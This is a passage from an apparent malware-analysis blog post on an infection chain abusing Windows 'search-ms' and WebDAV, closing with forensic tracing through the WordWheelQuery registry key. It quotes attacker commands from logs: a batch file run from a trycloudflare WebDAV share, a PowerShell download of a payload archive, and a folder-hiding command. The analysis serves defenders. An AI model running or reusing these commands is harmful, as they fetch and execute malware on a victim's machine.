'C:\Users\malmoeb\Downloads\startuppp.bat' }"

ParentCommandLine:
C:\Windows\system32\cmd.exe /c \\float-suppose-msg-
pulling.trycloudflare.com@SSL\DavWWWRoot\new.bat
```

Sysmon File Create

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\malmoeb\Downloads\startuppp.bat
```

We can use the same deobfuscation technique as before to see the exact commands within the batch file.

Fully Fledged Python Interpreter

The infection chain (the new.bat file to be exact) downloads a full Python interpreter and various other Python scripts included in the “FTSP.zip” archive.

```
powershell  -Command
"& { [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
Invoke-WebRequest -Uri 'https://float-suppose-msg-pulling.trycloudflare.com/FTSP.zip'
 -OutFile 'C:\Users\malmoeb\Downloads\FTSP.zip' }"
CurrentDirectory: C:\Users\malmoeb\Downloads\Python\Python312\
```

Shellcode injection

After setting the hidden attribut on the “Print” folder..

```
attrib  +h "C:\Users\malmoeb\Downloads\Print"
```

.. various Python files are executed. Following is an example of an obfuscated sample. We will analyze these files in an upcoming blog post, but the Python code will inject shellcode into a process and thus infecting the client with malware.



Figure 13: Python Shellcode

Forensic Traces

The registry key WordWheelQuery is an integral component of the Windows operating system that stores the history of user search queries through the Windows Search feature. Found under the path *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery*, this registry key contains a list of previously entered search terms, which allows Windows to offer autocomplete suggestions and quick access to frequent searches.



Figure 14: WordWheelQuery

The values inside this registry key are hex encoded, but with a little CyberChef search & replace, and from hex to ascii, we get the search term and the server destination :)

Figure 15: CyberChef Recipe

Conclusion

The abuse of the “search-ms” URI protocol handler represents a sophisticated method for deploying malware by leveraging the Windows Search functionality. As demonstrated in this analysis, attackers can craft HTML files that automatically prompt users to open Windows Explorer, leading to the execution of malicious scripts and further compromise of the system.

By utilizing protocols such as WebDAV and obfuscated batch files, threat actors can effectively bypass traditional security measures and establish a foothold on the targeted machine.

The registry key WordWheelQuery can serve as a valuable artifact in tracing search queries and identifying suspicious activities.